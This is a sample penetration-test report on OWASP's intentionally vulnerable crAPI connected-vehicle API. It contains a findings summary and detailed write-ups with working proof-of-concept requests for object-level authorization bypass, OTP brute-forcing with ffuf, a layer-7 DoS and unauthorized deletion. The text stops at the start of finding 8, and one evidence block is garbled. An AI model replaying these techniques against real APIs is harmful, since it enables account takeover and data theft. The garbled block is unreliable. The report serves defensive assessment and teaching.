

API Security Assessment Report

crAPI - Connected Vehicle Platform
Sample SOC 2-Aligned Security Report

Prepared By	Art of Vector
Assessment Window	September 1, 2026 - September 3, 2026
Report Date	September 5, 2026
Classification	Confidential

This document illustrates a restrained Art of Vector reporting format for API security assessments and SOC 2 support documentation.

Table of Contents

- 1. Executive Report
- 2. Vulnerability Summary
- 3. Strategic Recommendations
- 4. Detailed Findings
- 5. Appendix A - SOC 2 Trust Services Criteria Mapping
- 6. Appendix B - Severity Methodology

Executive Report

Project Overview

Art of Vector performed an application security assessment of the crAPI platform (Completely Ridiculous API), an intentionally vulnerable microservices application maintained by OWASP to model a connected-vehicle SaaS environment. This report demonstrates the methodology, evidentiary standard, and reporting format used in Art of Vector API security engagements. The assessment focused on realistic abuse paths affecting authentication, authorization, business logic, data handling, and backend request behavior across the in-scope services.


Assessment Objectives

- Identify vulnerabilities within the crAPI REST API in alignment with the OWASP API Security Top 10 and related application security risks.
- Validate exploitability through analyst-developed proof-of-concept activity rather than relying solely on automated scanner output.
- Present findings in a format that supports SOC 2 control mapping, remediation planning, and executive reporting.

Assessment Snapshot

CRITICAL 2	HIGH 10	MEDIUM 3	TOTAL FINDINGS 15
SCOPE Community, Identity, Workshop, and supporting application services		TARGET Web/mobile REST API - api.crapi-sample.local	

Executive Risk Visualization



The chart below summarizes the distribution of confirmed findings by severity to support executive risk prioritization.

Summary of Findings

The assessment identified multiple high-risk weaknesses affecting authentication, authorization, data exposure, transaction integrity, and input handling across the in-scope services. Several findings allowed low-privilege or unauthenticated actors to access data belonging to other users, invoke privileged business actions, manipulate application state, or submit crafted input capable of altering backend behavior.

The most significant themes observed during testing were inconsistent server-side authorization enforcement, weaknesses in identity and token validation workflows, inadequate restriction of sensitive response data, and insufficient safeguards around business process integrity. These conditions increase the likelihood of unauthorized data access, privilege abuse, service disruption, and downstream compromise of trust boundaries.

Given the relatively low complexity of exploitation for several findings, together with the potential impact to confidentiality, integrity, and service resilience, remediation should be prioritized before production use. Follow-up validation is recommended to confirm the effectiveness and completeness of corrective actions.

Vulnerability Summary

Finding	Severity	CVSS	Primary Control Theme
AOV-01 - Broken Object Level Authorization - Vehicle Location and Owner PII	High	7.1	Logical Access
AOV-02 - Broken Object Level Authorization - Mechanic Service Reports	High	7.1	Logical Access
AOV-03 - Broken Authentication - Cross-User Password Reset via OTP Brute Force	Critical	9.8	Authentication
AOV-04 - Excessive Data Exposure - Other Users' Sensitive Information Leakage	High	7.1	Confidentiality
AOV-05 - Excessive Data Exposure - Internal Video Property Disclosure	Medium	5.3	Confidentiality
AOV-06 - Unrestricted Resource Consumption - Layer 7 DoS via Contact Mechanic	Medium	6.5	Availability
AOV-07 - Broken Function Level Authorization - Delete Another User's Video	High	7.1	Authorization
AOV-08 - Unauthorized Transaction Manipulation - Obtain Shop Item Without Valid Return	High	7.1	Processing Integrity
AOV-09 - Unauthorized Transaction Manipulation - Inflate Account Balance by \$1,000+	High	7.1	Processing Integrity
AOV-10 - Unauthorized Data Modification - Internal Video Resource Properties	Medium	6.5	Processing Integrity
AOV-11 - Server-Side Request Forgery - Force Backend HTTP Request to www.google.com	High	8.5	External Threat Protection
AOV-12 - NoSQL Injection - Redeem Coupons Without a Valid Coupon Code	High	7.1	Secure SDLC / Input Validation
AOV-13 - SQL Injection - Re-redeem an Already Claimed Coupon	High	8.8	Secure SDLC / Input Validation
AOV-14 - Missing Authentication - Sensitive API Endpoint Accessible Without Credentials	High	7.5	Authentication Boundary
AOV-15 - Broken Authentication - JWT Token Forgery (Algorithm Confusion / JKU / KID)	Critical	9.8	Authentication / Cryptography

Strategic Recommendations

1. Strengthen Authorization Controls

Implement centralized object- and function-level authorization checks across all endpoints, with deny-by-default behavior and consistent validation of user-to-resource relationships.

2. Harden Authentication Mechanisms

Enforce robust OTP protections, standardize token validation, and require JWT verification against trusted keys and explicitly approved algorithms.

3. Reduce Data Exposure

Limit API responses to approved business fields only, suppress internal metadata, and apply response allow-lists to sensitive objects.

4. Protect Transaction Integrity

Validate workflow state transitions server-side and ensure financial, inventory, and entitlement changes cannot be manipulated out of sequence.

5. Mitigate Injection and SSRF Risk

Apply strict server-side validation, parameterized queries, and outbound request restrictions to reduce the attack surface presented by untrusted input.

6. Retest After Remediation

Perform targeted remediation validation and integrate recurring API security testing into the secure development lifecycle.

Detailed Findings

1. Broken Object Level Authorization - Vehicle Location and Owner PII

Finding ID	Severity	CVSS	Control Focus
AOV-01	High	7.1	Logical Access
CVSS Vector	CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:L/A:N		

REFERENCE

SOC 2 TSC: CC6.1 Logical Access; CC6.6 External Threats | OWASP API Top 10: API1:2023 BOLA | OWASP Top 10: A01:2021 Broken Access Control | CWE-639, CWE-285

DESCRIPTION

The API did not enforce object-level authorization when processing requests for vehicle location and owner-related records. As a result, an authenticated low-privilege user could manipulate predictable object identifiers to access data associated with other users, creating unauthorized exposure of sensitive account and asset information.

```
(kali@kali)-[~]
$ curl -i \
-H "Authorization: Bearer eyJhbGciOiJSUzI1NiJ9.eyJzdWIiOiJhb3ZAZXhhbXBsZS5jb20iLCJpYXQiOiJlE3ODg3Mjk3OTgsImV4cCI6MTc4OTMzNDU5OCwicm9sZSI6InVzZXIifQ.BtYJgZMIQ-kZfbjh5Iw03eL5tLu0-tET6CnyQHEf6YfIbKWU1bwA1pQAjTsGqfK8RoGx8fNdRT
R0evT8ZjTxdiJ6DKI9M3sSHMmx6Env5s9hDt5coofOwwx698MoVvLBe_9dfvWaRiPx4y0CejSq
KTvlH1uLFb8ukh_6qYgpnmwZC6uXISGUIWuwViYHRs5Knn-cntEBGVYDcsYTIJuP2R2VWAbbk8
T1G74u6M7dm7tXoItxrBMQJlJzbm4ljERoBtF6EpjbiJyv5HLujmE4VCqss4sFSFLTH_a9M_C6
An3PwqL2gTi0K4p2f3fdk-bKmIgwu82mkEhxqNEmARzLAQ" \
"http://192.168.56.1:8888/workshop/api/mechanic/mechanic_report?report_id=1"
HTTP/1.1 200 OK
Server: openresty/1.27.1.2
Date: Sun, 06 Sep 2026 22:08:00 GMT
Content-Type: application/json
Transfer-Encoding: chunked
Connection: keep-alive
Allow: GET, HEAD, OPTIONS
Vary: origin, Cookie
X-Frame-Options: DENY
X-Content-Type-Options: nosniff
Referrer-Policy: same-origin
Cross-Origin-Opener-Policy: same-origin

{"id":1,"mechanic":{"id":2,"mechanic_code":"TRAC_JME","user":{"email":"james@example.com","number":""}},,"vehicle":{"id":4,"vin":"8IGEF39BZUJ159285",
"owner":{"email":"test@example.com","number":"9876540001"},"problem_details":"My car MG Motor - Hector Plus is having issues.\nCan you give me a call on my mobile 9876540001,\nOr send me an email at test@example.com\nThanks,\nTest.\n","status":"cancelled","created_on":"06 September, 2026, 14:56:15","updated_on":null,"comments":[]}}
```

SOLUTION / REMEDIATION

Implement consistent server-side object-level authorization for every request involving vehicle and owner records. Authorization decisions should be based on the authenticated user's relationship to the referenced resource, and access should be denied by default unless an explicit ownership or role-based entitlement is validated.

2. Broken Object Level Authorization - Mechanic Service Reports

Finding ID	Severity	CVSS	Control Focus
AOV-02	High	7.1	Logical Access
CVSS Vector	CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:L/A:N		

REFERENCE

SOC 2 TSC: CC6.1 Logical Access; CC6.6 External Threats | OWASP API Top 10: API1:2023 BOLA | OWASP Top 10: A01:2021 Broken Access Control | CWE-639, CWE-285

DESCRIPTION

Mechanic service report records were accessible through insecure object references that were not validated against the authenticated user's permissions. This allowed a user to enumerate record identifiers and retrieve service information belonging to other accounts, resulting in unauthorized cross-user data exposure.

```
(kali@kali)-[~]
$ curl -i \
  -H "Authorization: Bearer eyJhbGciOiJSUzI1NiJ9.eyJzdWIiOiJhb3ZAZXhhbXBsZS5jb20iLCJpYXQiOiJlE3ODg3Mjk3OTgsImV4cCI6MTc4OTMzNDU5OCwicm9sZSI6InVzZXIifQ.BtYJgZMIQ-kZfbjh5IwO3eL5tLu0-tET6CnyQHEf6YfIbKWU1bwA1pQAJTsGqfK8RoGx8fNdRT
  R0evT8ZjTxdij6DKI9M3sSHMmx6Env5s9hDt5coofOwwx698MoVvLBe_9dfvWaRiPx4y0CejSq
  KTvlH1uLFb8ukh_6qYgpnmwZC6uXISGUIWuwViYHRs5KNN-cntEBGVYDcsYTIJuP2R2VWAbbk8
  T1G74u6M7dm7tXoItxrBMQJIJzbm4ljERoBtF6EpjbiJyv5HLujmE4VCqss4sFSFLTH_a9M_C6
  An3PwqL2gTi0K4p2f3fdk-bKmIgwu82mkEhxqNEmARzLAQ" \
  "http://192.168.56.1:8888/workshop/api/mechanic/mechanic_report?report_id=10"
HTTP/1.1 200 OK
Server: openresty/1.27.1.2
Date: Sun, 06 Sep 2026 22:22:00 GMT
Content-Type: application/json
Transfer-Encoding: chunked
Connection: keep-alive
Allow: GET, HEAD, OPTIONS
Vary: origin, Cookie
X-Frame-Options: DENY
X-Content-Type-Options: nosniff
Referrer-Policy: same-origin
Cross-Origin-Opener-Policy: same-origin

{"id":10,"mechanic":{"id":2,"mechanic_code":"TRAC_JME","user":{"email":"james@example.com","number":""},"vehicle":{"id":4,"vin":"8IGEF39BZUJ159285","owner":{"email":"test@example.com","number":"9876540001"},"problem_details":"promblem here can hack me.,"status":"pending","created_on":"06 September, 2026, 22:21:26","updated_on":null,"comments":[]}}
```

SOLUTION / REMEDIATION

Apply server-side authorization checks to all service report retrieval and modification workflows. Each request should validate that the requesting user is the record owner or has a documented business need to access the resource, with unauthorized object references rejected in a uniform and non-descriptive manner.

3. Broken Authentication - Cross-User Password Reset via OTP Brute Force

Finding ID	Severity	CVSS	Control Focus
AOV-03	Critical	9.8	Authentication
CVSS Vector	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H		


REFERENCE

SOC 2 TSC: CC6.1 Logical Access; CC6.2 Credentials; CC6.6 External Threats | OWASP API Top 10: API2:2023 Broken Authentication | OWASP Top 10: A07:2021 Identification and Authentication Failures | CWE-307, CWE-640, CWE-287

DESCRIPTION

The password reset workflow did not include sufficient protections against OTP brute-force activity. Because reset codes could be repeatedly submitted without effective rate limiting, lockout, or comparable abuse controls, an attacker could eventually identify a valid OTP and reset another user's password.

```
$ ffuf -request re -request-proto http -w ./text.txt:FUZZ -mc 200 -fs 42 -c -v
```



v2.1.0-dev

```
:: Method : POST
:: URL : http://192.168.56.1:8888/identity/api/auth/v2/check-otp
:: Wordlist : FUZZ: /home/kali/pentest/text.txt
:: Header : Accept-Language: en-US,en;q=0.9
:: Header : Accept: /
:: Header : Referer: http://192.168.56.1:8888/forgot-password
:: Header : Accept-Encoding: gzip, deflate, br
:: Header : Host: 192.168.56.1:8888
:: Header : User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/150.0.0.0 Safari/537.36
:: Header : Content-Type: application/json
:: Header : Origin: http://192.168.56.1:8888
:: Header : Connection: keep-alive
:: Data : {"email":"robot001@example.com","otp":"FUZZ","password":"Changepw1!"}
:: Follow redirects : false
:: Calibration : false
:: Timeout : 10
:: Threads : 40
:: Matcher : Response status: 200
:: Filter : Response size: 42
[Status: 200, Size: 39, Words: 2, Lines: 1, Duration: 956ms] | URL |
http://192.168.56.1:8888/identity/api/auth/v2/check-otp * FUZZ: 4198
```

SOLUTION / REMEDIATION

Strengthen the password reset workflow by enforcing high-entropy OTP generation, short validity windows, attempt thresholds, and temporary lockout controls after repeated failures. In addition, monitor reset activity for anomalous patterns, invalidate reset artifacts immediately after successful use, and ensure the workflow cannot be reused across sessions or identities.

4. Excessive Data Exposure - Other Users' Sensitive Information Leakage

Finding ID	Severity	CVSS	Control Focus
AOV-04	High	7.1	Confidentiality
CVSS Vector	CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:L/A:N		

REFERENCE

SOC 2 TSC: CC6.7 Information Movement; C1.1 Confidentiality (optional) | OWASP API Top 10: API3:2023 BOPLA | OWASP Top 10: A01:2021 Broken Access Control | CWE-213, CWE-200

DESCRIPTION

The application returned sensitive user-related data elements beyond what was required for the intended business workflow. This excessive data exposure increased the impact of otherwise legitimate API access by disclosing information that should have been minimized, filtered, or withheld from the requesting user context.

Request	Response
<pre> Pretty Raw Hex 1 GET /workshop/api/mechanic/mechanic_report?report_id=2 HTTP/1.1 2 Host: 192.168.56.1:8888 3 Cache-Control: max-age=0 4 Accept-Language: en-US,en;q=0.9 5 Upgrade-Insecure-Requests: 1 6 Authorization: Bearer eyJhbGciOiJSUzI1NiJ9.eyJzdWUiOiJhb3ZAZXhhbXBsZS55b20iLCJpYXQiOiJES0Q0g3Mzk5NjYsImlw 4cCI6MTc4OTM0NDc2NiwiYW91bnVzZXIiOiJ0DLzXBfRBk9rT9l4i.qo2ZUuYZsRuDaovMbrjNC9 YektuInPU6Hm7gdEIN9Zl7WfGyUuWAVC2D4J247nqja7jRLxt1srOmKfP22Z3uyWeA3Z2XnPsDsfPa 947hdUG0ZLTL1OZYCIbWY9aSi_t1znSptzyzDt- qo0rTF9rFoEoH4yZyIWxE8kHuDWJHNe0Nh6j7XD ZgBactXA0_vG3MiAxtntYTZL6LR_JgXutxTrM7U06Vhzz2gvcVJsOp9bdZVq5CjULEQNTPJzpwZEpDyK 9647_4I-fLYyOStbCEH2m7q_PzURR6M52tQaAK8aSPWfD28-Xb3jcUezu1A 7 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/150.0.0.0 Safari/537.36 8 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,imag e/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7 9 Accept-Encoding: gzip, deflate, Sbr 10 Connection: keep-alive 11 12 </pre>	<pre> Pretty Raw Hex Render 7 Vary: origin, Cookie 8 X-Frame-Options: DENY 9 X-Content-Type-Options: nosniff 10 Referrer-Policy: same-origin 11 Cross-Origin-Opener-Policy: same-origin 12 Content-Length: 488 13 14 { 15 "id":2, 16 "mechanic":{ 17 "id":2, 18 "mechanic_code":"TRAC_3JME", 19 "user":{ 20 "email":"james@example.com", 21 "number":"" 22 } 23 }, 24 "vehicle":{ 25 "id":2, 26 "vin":"8VAUJ03PRU0686911", 27 "owner":{ 28 "email":"pogba006@example.com", 29 "number":"9876570006" 30 } 31 }, 32 "problem_details": 33 "My car MG Motor - Hector Plus is having issues.\nCan you give me a call on 34 my mobile 9876570006,\n0r send me an email at pogba006@example.com\nThanks 35 .\nPgoba.\n", 36 "created_on":"06 September, 2026, 14:56:15", 37 "updated_on":null, 38 "comments":[39] 40 } </pre>

SOLUTION / REMEDIATION

Review response payloads and reduce them to the minimum fields necessary to support the intended client function. Implement response allow-lists, role-aware serialization, and API contract reviews to ensure sensitive attributes are disclosed only where there is a validated and documented business requirement.

5. Excessive Data Exposure - Internal Video Property Disclosure

Finding ID	Severity	CVSS	Control Focus
AOV-05	Medium	5.3	Confidentiality
CVSS Vector	CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N		

REFERENCE

SOC 2 TSC: CC6.7 Information Movement; C1.1 Confidentiality (optional) | CWE-213

DESCRIPTION

Video-related API responses exposed internal properties that were not necessary for standard client consumption. Although the disclosed values may not independently grant access, they reveal implementation details and internal metadata that could assist further reconnaissance or facilitate follow-on attacks.

```
Request
Pretty Raw Hex
1 POST /identity/api/v2/user/videos HTTP/1.1
2 Host: 192.168.56.1:8080
3 Content-Length: 2264134
4 Authorization: Bearer
5 yJhbGciOiJSUzI1NiJ9.eyJzdWI0Ijpb3ZAZAZhbnBkXGZ5Sj5i20iLCJpYXQiOiE0MDg3MzksNSYiMmV4CmE4OTM0NDc2NiwiYm99ZSI6bnZlXGZl.0DLzRBFk9cT914iqo2ZUuYzSrDaovMbr
6 jNcYfektInPUGh87GdENZJjWfgyuuAwC243247nqj7a7jRLxt1s0mkP22Z3uyWeAZ3XZnPs
7 Dm9A_947HdUGOZLL1LOzCBWY9L8_1zn5p3zYdZt-go0rT9rFoE0h4yZiWxE8khuDWJHhQ
8 Ojh67XQ2pBactXAO_vG3MkCEhNZTGLR_PjzUxTFR7U06VhZ2gvc3sOp9bdZVq53ULEQNTp
9 ZnpZepdyK9647_4I-fLY0STbcXtNZ7q_ZgUrFMR6GzTQA0kq3PWHFD28-Xb3JcwUezUaI
10
11 Accept-Language: en-US,en;q=0.9
12 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like
13 Gecko) Chrome/150.0.0.0 Safari/537.36
14 Content-Type: multipart/form-data;
15 boundary=---WebKitFormBoundarylOxARScabWpCa9
16 Accept: */*
17 Origin: http://192.168.56.1:8080
18 Referer: http://192.168.56.1:8080/my-profile
19 Accept-Encoding: gzip, deflate, br
20 Connection: keep-alive
21
22 ---WebKitFormBoundarylOxARScabWpCa9
23 Content-Disposition: form-data; name="file"; filename="307130_tiny.mp4"
24 Content-Type: video/mp4
25
26 ftypt5o5iso5isomp4moovlmvhde@traktkhd@5edstselst0mdia mdhduOClhrlvrideCore
27 Media=mnfvmdh5dndfndrefurAyl'stcd avcd1HMLavc59.37.100
28 libx264y7avcdYagd-U0p9j00HE8Ej0st0clnclxt5stcszst30lmvex
29 trexbudzaZmetaIhdlrmdirappl-1st5t0etodatALav59.27.1008ooofhfhf
30 trafdth8E2stfdt0et
31
32 y:0x0E(u:0+5E)E0h+0E.0V5eE+y0c0E/ed0Ei.i0a0c0g0sE.st0E6E.l00E0c0EY+r0jE.
33 60A0G0G0E.*0i1E+e0H0E+0U8E+0V0E+900E0050E.al09E-U0E/r0Z0EwM0L0E.t0U0E0u0E
34 y+0TE.A00E.*0i1E+e0jE20i0E1L0i0uX0N0E.*0k0E900E2y0W0E0K0r0e0i0j0yE.x00E
35 0w0E/0E0z0E2b0C0u210YU6L0R429A0U0/Ad07E2-05h0E0w0K0U0/0du0id0p0H0E-0g0-00p0u-4E
36 0T0Y0V10M0E100L0U0E;+0ddhE;3r0K0pE+00n0E28A0.16200i0E+X0Yf5E0mdat0v0EFAfEJH-0E
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
361
362
363
364
365
366
367
368
369
370
371
372
373
374
375
376
377
378
379
380
381
382
383
384
385
386
387
388
389
390
391
392
393
394
395
396
397
398
399
400
401
402
403
404
405
406
407
408
409
410
411
412
413
414
415
416
417
418
419
420
421
422
423
424
425
426
427
428
429
430
431
432
433
434
435
436
437
438
439
440
441
442
443
444
445
446
447
448
449
450
451
452
453
454
455
456
457
458
459
460
461
462
463
464
465
466
467
468
469
470
471
472
473
474
475
476
477
478
479
480
481
482
483
484
485
486
487
488
489
490
491
492
493
494
495
496
497
498
499
500
501
502
503
504
505
506
507
508
509
510
511
512
513
514
515
516
517
518
519
520
521
522
523
524
525
526
527
528
529
530
531
532
533
534
535
536
537
538
539
540
541
542
543
544
545
546
547
548
549
550
551
552
553
554
555
556
557
558
559
560
561
562
563
564
565
566
567
568
569
570
571
572
573
574
575
576
577
578
579
580
581
582
583
584
585
586
587
588
589
590
591
592
593
594
595
596
597
598
599
600
601
602
603
604
605
606
607
608
609
610
611
612
613
614
615
616
617
618
619
620
621
622
623
624
625
626
627
628
629
630
631
632
633
634
635
636
637
638
639
640
641
642
643
644
645
646
647
648
649
650
651
652
653
654
655
656
657
658
659
660
661
662
663
664
665
666
667
668
669
670
671
672
673
674
675
676
677
678
679
680
681
682
683
684
685
686
687
688
689
690
691
692
693
694
695
696
697
698
699
700
701
702
703
704
705
706
707
708
709
710
711
712
713
714
715
716
717
718
719
720
721
722
723
724
725
726
727
728
729
730
731
732
733
734
735
736
737
738
739
740
741
742
743
744
745
746
747
748
749
750
751
752
753
754
755
756
757
758
759
760
761
762
763
764
765
766
767
768
769
770

```

SOLUTION / REMEDIATION

Introduce explicit output models for video-related endpoints and suppress internal-only fields from client-facing responses. Backend services should return only approved business data elements, with internal identifiers, processing state, and implementation metadata excluded unless specifically required and authorized.

6. Unrestricted Resource Consumption - Layer 7 DoS via Contact Mechanic

Finding ID	Severity	CVSS	Control Focus
AOV-06	Medium	6.5	Availability
CVSS Vector	CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:N/I:N/A:H		

REFERENCE

SOC 2 TSC: A1.1 Capacity; A1.2 Environmental Protections | OWASP API Top 10: API4:2023 Unrestricted Resource Consumption | OWASP Top 10: A04:2021 Insecure Design | CWE-770, CWE-400

DESCRIPTION

The contact mechanic functionality could be invoked repeatedly in a manner that imposed disproportionate demand on backend resources. In the absence of effective throttling, quota enforcement, or abuse detection, a low-privilege user could degrade service availability through excessive request volume.

Request

PrettyRawHex

1 POST /workshop/api/merchant/contact_mechanic HTTP/1.1
2 Host: 192.168.56.1:8888
3 Content-Length: 214
4 Authorization: Bearer eyJhbGciOiJIUzI1NiJ9.eyJzdWIiOiJhb3ZAZXhhbXBsZS5jb20iLCJpYXQiOiJlE300g3NDUwMDUsImV4cCI6MTc4OTM0OTgwNSw1cm9sZSI6InVzZXIiLCJ0tkdiyq_KaWwF509BW_Y04A1RvStwYicRiAXcYqKBGdM9PfdGONer-1Sxm7u3xKyKRoq5SDMcIDtiH6r1Dwryb0ICyFmDbDG9F10Wz_hALaxNUp30qZH2XKnanZ5RPAwSVdf0S1ekd-MjKsbCvzzdtTKkVSPLHx8pVJ0Cc5541byTPVgoUK4Y99ghTQp1eGKpQW5mN-iwQIIBY_3RnKCFvUuqX9na410t2kM20vSYW8j OGbhj oL_EK6Kj Akz0LK8ozeKH8H10zVt OTy2ElyGaCr_9A6DFuy-PNEvEIvwo6LuhnaqfGm6IZXmp01s0xsjvNyGvVA6DIFyCCGD2Hfg
5 Accept-Language: en-US,en;q=0.9
6 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/150.0.0.0 Safari/537.36
7 Content-Type: application/json
8 Accept: */*
9 Origin: http://192.168.56.1:8888
10 Referer: http://192.168.56.1:8888/contact-mechanic?VIN=P333LY3281P507828
11 Accept-Encoding: gzip, deflate, br
12 Connection: keep-alive
13
14 {
 "mechanic_code": "TRAC_JHN",
 "problem_details": "hack",
 "vin": "P333LY3281P507828",
 "mechanic_api":
 "http://192.168.56.1:8888/workshop/api/mechanic/receive_report",
 "repeat_request_if_failed": true,
 "number_of_repeats": 172
}

Response

PrettyRawHexRender

1 HTTP/1.1 503 Service Unavailable
2 Server: openresty/1.27.1.2
3 Date: Mon, 07 Sep 2026 01:50:05 GMT
4 Content-Type: application/json
5 Connection: keep-alive
6 Allow: POST, OPTIONS
7 Vary: origin, Cookie
8 access-control-allow-origin: *
9 X-Frame-Options: DENY
10 X-Content-Type-Options: nosniff
11 Referrer-Policy: same-origin
12 Cross-Origin-Opener-Policy: same-origin
13 Content-Length: 71
14
15 {
 "message": "Service unavailable. Seems like you caused layer 7 DoS :)"
}

SOLUTION / REMEDIATION

Implement layered protections for resource-intensive workflows, including rate limiting, per-user quotas, queueing where appropriate, and anomaly detection for abusive usage patterns. Operational monitoring should also be enhanced so sudden increases in request volume can be identified, contained, and investigated in a timely manner.

7. Broken Function Level Authorization - Delete Another User's Video

Finding ID	Severity	CVSS	Control Focus
AOV-07	High	7.1	Authorization
CVSS Vector	CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:L/I:H/A:N		

REFERENCE

SOC 2 TSC: CC6.1 Logical Access; CC6.3 Access Modification | OWASP API Top 10: API5:2023 BFLA | OWASP Top 10: A01:2021 Broken Access Control | CWE-285, CWE-862

DESCRIPTION

The API did not adequately enforce function-level authorization for a video deletion capability. As a result, an authenticated user could invoke a destructive action against another user's content without demonstrating appropriate ownership or privilege, creating a direct integrity risk.

Request

PrettyRawHex

1DELETE /identity/api/v2/admin/videos/6 HTTP/1.1

2Host: 192.168.56.1:8888

3Authorization: Bearer eyJhbGciOiJSUzI1NiJ9.eyJzdWIiOiJhb3ZAZXhhbXBsZS5jb20iLCJpYXQiOiE3ODg3Mzk5MjYsImV4cCI6MTc4OTM0NDc2NiwiYm9sZSI6InVzZXi1fQ.ODLzXBfRBK9rT9L4iqa2ZUnYZSsRuDaovMbrjNC9YektuInPU6H7gdEIN9ZlJWfgUyuuWAvC2D4J247nqja7jRLXt1sr0mkfP22Z3uyWeA3ZZXnPsDmtfPa947ndUGZLTLL0ZYC1BWY9SLB_tiznSptzyzDt-qoOrTF9rFo0EoH4yZyDwE8kHudWJHWeONh6j7XK2gBactXAO_vG3MlArtNYTZlGLR_JgXutxFT7M7UQ6Vhzz2ggcVJ3Op9b4ZVq5CjULEQntPjzpwZepDyK9647_4I-fLYOSTbCEH2m7q_PzURReM62qTQaAK8qSPWhFD28-Xb3JcwUezu1A

4Accept-Language: en-US,en;q=0.9

5User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/150.0.0.0 Safari/537.36

6Content-Type: application/x-www-form-urlencoded

7Accept: */*

8Referer: http://192.168.56.1:8888/my-profile

9Accept-Encoding: gzip, deflate, br

0Connection: keep-alive

1Content-Length: 0

2

3

Response

PrettyRawHexRender

1HTTP/1.1 200

2Server: openresty/1.27.1.2

3Date: Mon, 07 Sep 2026 01:46:47 GMT

4Content-Type: application/json

5Connection: keep-alive

6Vary: Origin

7Vary: Access-Control-Request-Method

8Vary: Access-Control-Request-Headers

9X-Content-Type-Options: nosniff

10X-XSS-Protection: 0

11Cache-Control: no-cache, no-store, max-age=0, must-revalidate

12Pragma: no-cache

13Expires: 0

14Strict-Transport-Security: max-age=31536000 ; includeSubDomains

15X-Frame-Options: DENY

16Content-Length: 59

17

18{"message":"User video deleted successfully.",

19"status":200

20}

SOLUTION / REMEDIATION

Require explicit server-side authorization for all destructive or privileged business functions, including delete operations. The application should verify both the caller's role and ownership relationship to the target resource before permitting the action, and all unauthorized attempts should be logged for review.

8. Unauthorized Transaction Manipulation - Obtain Shop Item Without Valid Return

